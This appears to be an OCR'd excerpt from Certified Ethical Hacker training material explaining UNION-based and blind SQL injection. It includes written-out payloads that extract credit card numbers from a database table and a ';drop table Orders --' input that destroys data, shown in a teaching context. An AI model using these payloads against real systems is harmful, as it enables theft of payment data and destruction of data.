
Now, set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The attacker now launches a UNION SQL injection query as follows:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT
creditCardNumber,1,1 FROM CreditCardTable
```

The above query joins the result of the original query with all the credit card users.



Blind/Inferential SQL Injection

CEH
Certified Ethical Hacker

No Error Message

- Blind SQL Injection is used when a **web application is vulnerable** to an SQL injection, but the results of the injection are not visible to the attacker

Generic Page

- Blind SQL injection is identical to a normal SQL Injection, except that a generic custom page is displayed when an attacker attempts to exploit an application rather than seeing a **useful error message**

Time-intensive


- This type of attack can become **time-intensive because a new statement** must be crafted for each bit recovered

Note: An attacker can still steal data by asking a series of True and False questions through SQL statements

Blind/Inferential SQL Injection

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application, he/she sees a generic custom page instead of a useful error message. In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection.

A normal SQL injection attack is often possible when the developer uses generic error messages whenever an error has occurred in the database. Such generic messages may reveal sensitive information or give a path to the attacker to perform an SQL injection attack on the application. However, when developers turn off the generic error message for the application, it is difficult for the attacker to perform an SQL injection attack. Nevertheless, it is not impossible to exploit such an application with an SQL injection attack. Blind injection differs from normal SQL injection in the manner of retrieving data from the database. Attackers use blind SQL injection either to access sensitive data or to destroy data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive because the database should generate a new statement for each newly recovered bit.



Blind SQL Injection: No Error Message Returned

Attacker

SQL Injection Attack

```
certifiedhacker'; drop table Orders --
```

Blind SQL Injection (Attack Successful)

http://www.certifiedhacker.com

Oops!

We are unable to process your request. Please try back later.

